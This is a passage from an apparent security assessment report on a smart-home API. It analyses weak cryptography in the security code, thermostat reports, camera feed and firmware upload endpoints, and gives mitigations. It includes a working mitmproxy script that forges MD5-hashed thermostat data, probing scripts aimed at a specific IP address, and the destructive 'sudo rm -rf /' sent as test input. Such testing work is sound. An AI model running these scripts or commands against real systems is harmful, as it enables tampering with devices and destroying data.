'a'*51 | 3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb55415518fce06a8a76e6b670d9e7233acd48c01f37809dfa4efb668823e4d145bb4
'a'*52 | 3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb55415518fce06a8a76e6b670d9e7233acd408a5ecbeba3b0a359482bff9d40dc378
'a'*53 | 3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb55415518fce06a8a76e6b670d9e7233acd49769491087655a9f095be1f2e74ec74c
'a'*54 | 3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb55415518fce06a8a76e6b670d9e7233acd43a5d1a60b069a171efeb9da7a8c1a6b4
'a'*55 | 3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb55415518fce06a8a76e6b670d9e7233acd4ed457e050b1254bb11a56037bcb9a136
'a'*56 | 3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb55415518fce06a8a76e6b670d9e7233acd418053a7b20a68ac3b51b208c3debc679
'a'*57 | 3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb55415518fce06a8a76e6b670d9e7233acd4b2569a15cb6d0541d2a343267503e0c4
'a'*58 | 3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb55415518fce06a8a76e6b670d9e7233acd4290a366c5cb6e1d7dae8f771721a43fd
'a'*59 | 3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb55415518fce06a8a76e6b670d9e7233acd4e25b019b2bae55891a715a614100457b
'a'*60 | 3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb55415518fce06a8a76e6b670d9e7233acd4a8f99e843f8f326927f2ac34738bbcc8
'a'*61 | 3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb55415518fce06a8a76e6b670d9e7233acd46b2b26cdd46da5fc9c2292334086e73d
'a'*62 | 3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb55415518fce06a8a76e6b670d9e7233acd429e7f4834763f27b1c6578c2d6669759
'a'*63 | 3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb55415518fce06a8a76e6b670d9e7233acd40febb138745583eb97895d051f529f3d
```

Figure 30: 64-byte Security Code Analysis

This analysis suggests that security code is generated using an encryption scheme with 16-byte blocks operating in a non-random mode like ECB. Therefore, it is possible to break the security_code to find the pin or command using differential cryptoanalysis.

Mitigation Strategies

- When generating the security code, introduce randomness using an initialization vector (IV) with a stronger mode of operation like Cipher Block Chaining (CBC).

2.3 Thermostat Data Reporting

This endpoint is used to get a report of the thermostat data as follows.



Figure 31: Request and response for thermostat data reporting through Postman

2.3.1 Identified Vulnerabilities

By decoding the base64 integrity hash we can find that it uses the MD5 algorithm, with 128 bits. We can check whether the data hashes to the given hash value using Python as shown in Figure 32. MD5 is less collision resistant, and therefore an attacker can exploit it by replacing the data with different data that hashes to the same value.

```
data = "Temp:72°F, Usage:4kW"
given_hash = "BjJbADy+1CU8mINdo4XE7A=="
hash = base64.b64encode(hashlib.md5(data.encode()).digest()).decode()
print("Hash matches data" if hash == given_hash else "Hash does not match data")
✓ 0.0s
Hash matches data
```

Figure 32: Hash verification for the received data

Since the data in the response is directly hashed to get the integrity hash, this is vulnerable to man-in-the-middle (MITM) attacks where the attacker can intercept and modify the response with different data and the corresponding MD5 hash. When the response is received the client will not notice a problem because the data and integrity hash are still a matching pair.

This attack can be simulated using `mitmproxy`, which allows intercepting and modifying HTTP flows after setting the proxy server in Postman. The following Python script can be added to mitmproxy to replace the response data with different valid data.

intercept_thermo.py > ...

```python
import hashlib
import base64
import json

fakeData = "Temp:120°F, Usage:2kW"
fakeHash = base64.b64encode(hashlib.md5(fakeData.encode()).digest()).decode()

def response(flow):
    if "/smart-home/thermostat/usage-report" in flow.request.path:
        try:
            data = json.loads(flow.response.text)
            if "data" in data:
                data["data"] = fakeData
                data["integrity_hash"] = fakeHash
                flow.response.text = json.dumps(data)
        except:
            pass

```

Figure 33: Python code to intercept and replace the response data through mitmproxy

Then mitmproxy is run with `mitmproxy -s intercept_thermo.py` to run the code on the intercepted packets. Now, when the previous request is sent again, the response contains modified data.



Figure 34: Modified response after intercepting with mitmproxy

The receiver can still verify the modified data as valid, as shown in Figure 35.

Figure 35: Hash verification for the modified data

This vulnerability can be exploited to disrupt smart home operations if the usage report is used by a different device to perform some action, such as turning off another device if the reported temperature is too high.

2.3.2 Mitigation Strategies

- Use HMAC for verifying the integrity of responses instead of directly hashing the data. The secret key will make it difficult for an attacker to recreate valid data.
- Along with HMAC, use a more secure hash than MD5 (such as SHA-256) so that an attacker cannot exploit hash collisions.

2.4 Security Camera Feed

This endpoint shows an encrypted camera feed as follows.



Figure 36: Request and response for encrypted camera feed

2.4.1 Identified Vulnerabilities

Although the camera feed is encrypted, we can identify patterns in the ciphertext by sending multiple requests at various intervals. The following code was used to send requests to the endpoint at fixed time intervals and log the received data with a timestamp.

periodic_requests.py > ...

```python
file = open("camera_log_sec.txt", "w")
url = 'http://98.70.102.40:8080/api/smart-home/cameras/cam123/feed'
interval = 1   # Send a request every minute
prevtime = 0

while True:

    time1 = time.time()
    if time1 - prevtime >= interval:    # Check if the interval has passed

        # Send the request and convert result from base64 encoding to hexadecimcal
        x = requests.get(url)
        feed1 = base64.b64decode(json.loads(x.text)["encrypted_feed"].encode()).hex()

        # Log the received data with a timestamp
        ts = datetime.fromtimestamp(time1).strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]
        file.write(f'{ts}\t{feed1}\n')
        file.flush()
        prevtime = time1
```

Figure 37: Python code for sending requests at fixed time intervals

By sending requests at 0.2 s, 1 s, and 60 s intervals the following observations were made.

- Within 1 second, any request will return the same output ciphertext of 56 bytes.

```
2025-04-07 19:53:15.163 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce9ec4df2fd80dce16753a434c17ad451f7ba4d856ae65b6e4e
2025-04-07 19:53:15.354 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce9ec4df2fd80dce167300e439b00e83532ba4d856ae65b6e4e
2025-04-07 19:53:15.564 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce9ec4df2fd80dce167300e439b00e83532ba4d856ae65b6e4e
2025-04-07 19:53:15.753 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce9ec4df2fd80dce167300e439b00e83532ba4d856ae65b6e4e
2025-04-07 19:53:15.939 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce9ec4df2fd80dce167300e439b00e83532ba4d856ae65b6e4e
2025-04-07 19:53:16.151 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce9ec4df2fd80dce167300e439b00e83532ba4d856ae65b6e4e
2025-04-07 19:53:16.343 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce9ec4df2fd80dce167afe8f24a17362db3ba4d856ae65b6e4e
2025-04-07 19:53:16.545 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce9ec4df2fd80dce167afe8f24a17362db3ba4d856ae65b6e4e
2025-04-07 19:53:16.726 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce9ec4df2fd80dce167afe8f24a17362db3ba4d856ae65b6e4e
2025-04-07 19:53:16.901 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce9ec4df2fd80dce167afe8f24a17362db3ba4d856ae65b6e4e
2025-04-07 19:53:17.112 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce9ec4df2fd80dce167afe8f24a17362db3ba4d856ae65b6e4e
2025-04-07 19:53:17.311 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce9ec4df2fd80dce1674d1344905cfe0941ba4d856ae65b6e4e
2025-04-07 19:53:17.499 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce9ec4df2fd80dce1674d1344905cfe0941ba4d856ae65b6e4e
```

Figure 38: Encrypted response for requests sent in 0.2 s intervals

- After each second, a fixed 8-byte section of the ciphertext changes while the rest is unchanged.

```
2025-04-07 22:03:17.198 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce99eaa0138924561c0afe8f24a17362db3ba4d856ae65b6e4e
2025-04-07 22:03:18.198 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce99eaa0138924561c04d1344905cfe0941ba4d856ae65b6e4e
2025-04-07 22:03:19.198 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce99eaa0138924561c021954895 1224c9b1ba4d856ae65b6e4e
2025-04-07 22:03:20.199 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce99eaa0138924561c0bf712c503d652a06ba4d856ae65b6e4e
2025-04-07 22:03:21.199 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce99eaa0138924561c0a7a1864750d671cfba4d856ae65b6e4e
2025-04-07 22:03:22.200 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce99eaa0138924561c0902d19e14c47ff29ba4d856ae65b6e4e
2025-04-07 22:03:23.200 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce99eaa0138924561c0d7e71a77383fc1bcba4d856ae65b6e4e
2025-04-07 22:03:24.200 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce99eaa0138924561c005cb36c819f04333ba4d856ae65b6e4e
2025-04-07 22:03:25.200 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce99eaa0138924561c0d92bceed746fda8cba4d856ae65b6e4e
2025-04-07 22:03:26.201 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce99eaa0138924561c0315379a87c3a8a06ba4d856ae65b6e4e
2025-04-07 22:03:27.201 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce99eaa0138924561c05c9e04a66d0a5453ba4d856ae65b6e4e
2025-04-07 22:03:28.201 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce99eaa0138924561c09ea03a3aa05ece3aba4d856ae65b6e4e
2025-04-07 22:03:29.202 0824ba3a38d8ca9987a25d4c030c88e7271a796983b5e356bbfdb8d6e570dce99eaa0138924561c073096640f45ed8a8ba4d856ae65b6e4e
```

Figure 39: Encrypted response for requests sent in 1 s intervals

- After each minute, a different 8-byte section of the ciphertext changes. Furthermore, if the seconds value is the same (35 in Figure 40), the section corresponding to seconds does not change between different minutes.



Figure 40: Encrypted response for requests sent in 60 s intervals

This behavior indicates that part of the camera output is related to a timestamp. Furthermore, the encryption scheme appears to use Electronic Codebook (ECB) mode since changes in time give independent changes in different 8-byte blocks instead of drastically changing the whole ciphertext. This mode is insecure since an attacker can infer information about the encrypted data by analyzing differences between responses similar to our earlier analysis.

Moreover, since the changes in the ciphertext happen in 8-byte blocks, we can infer that the block size of encryption is 8 bytes. Therefore, the encryption scheme is likely to be DES, which is considered cryptographically broken. This is another vulnerability as the key can be brute forced, using the information that some blocks correspond to a timestamp.

2.4.2 Mitigation Strategies

- Use a more secure mode of operation such as Cipher Block Chaining (CBC) or Counter mode. These modes include an IV that can be randomly generated for each request to hide similarities between different responses.
- Use AES instead of DES for encryption.

2.5 Firmware Update Endpoint

This endpoint allows uploading firmware to a device.



Figure 41: Request and response for firmware update endpoint

2.5.1 Identified Vulnerabilities

The received response contains a field `encrypted_size` different from the length of the firmware data, which indicates that the data is encrypted at the server. By sending data with different sizes, we can observe the encrypted size of the data and infer the encryption scheme used.

```python
url = "http://98.70.102.40:8080/api/smart-home/firmware/upload"

def upload_firmware(firmware_data):
    # Payload mimicking encrypted firmware
    payload = {
        "firmware": firmware_data
    }
    response = requests.post(url, json=payload)
    encrypted_size = json.loads(response.text)["encrypted_size"]

    return encrypted_size, response.status_code

# Different firmware lengths to infer encryption scheme
lengths = [9, 16, 30, 45, 126, 1000, 2048, 298317]
for l in lengths:
    data = "0" * l
    res, _ = upload_firmware(data)
    pkcs7_padded_data = pad_data(data)
    print(f"Firmware length = {l}, encrypted length = {res}, PKCS7 padded length = {len(pkcs7_padded_data)}")
```

Figure 42: Python code to send firmware of different sizes and compare the encrypted size with padded firmware size

From Figure 43, we can see that `encrypted_size` is always a multiple of 16, which is the block size of the encryption scheme. Furthermore, for a given data, `encrypted_size` is the same size as the PKCS #7 padded size used for AES encryption.

```
Firmware length = 9, encrypted length = 16, PKCS7 padded length = 16
Firmware length = 9, encrypted length = 16, PKCS7 padded length = 16
Firmware length = 16, encrypted length = 32, PKCS7 padded length = 32
Firmware length = 30, encrypted length = 32, PKCS7 padded length = 32
Firmware length = 45, encrypted length = 48, PKCS7 padded length = 48
Firmware length = 126, encrypted length = 128, PKCS7 padded length = 128
Firmware length = 1000, encrypted length = 1008, PKCS7 padded length = 1008
Firmware length = 2048, encrypted length = 2064, PKCS7 padded length = 2064
Firmware length = 298317, encrypted length = 298320, PKCS7 padded length = 298320
```

Figure 43: Output of sending different length requests

Therefore, revealing the encrypted size in the response allows an attacker to identify details about the encryption scheme used by the server.

Another vulnerability is that the endpoint seems to accept any data that is sent, with a message of "Firmware received", without checking for validity or integrity.

```
Firmware data: "imdSb82ObDpucntes7ErDrK32aAYcCtzuJ5QfplWqMUDKmlYR", Response status: Firmware received
Firmware data: "notRealFirmwarenotRealFirmwarenotRealFirmware", Response status: Firmware received
Firmware data: "11111111111111111111111111111111111111", Response status: Firmware received
Firmware data: "sudo rm -rf /", Response status: Firmware received
Firmware data: "", Response status: Firmware received
```

Figure 44: Response status when sending different types of data

However, before uploading the firmware to the device, the server should verify that the firmware is valid and sent from a trusted source. Otherwise, this endpoint is vulnerable because an attacker can upload any malicious program to the device.

2.5.2 Mitigation Strategies

- Remove the `encrypted_size` field from the response to avoid information leakage about the encryption scheme.
- Use digital signatures to verify that the firmware was sent from a trusted source.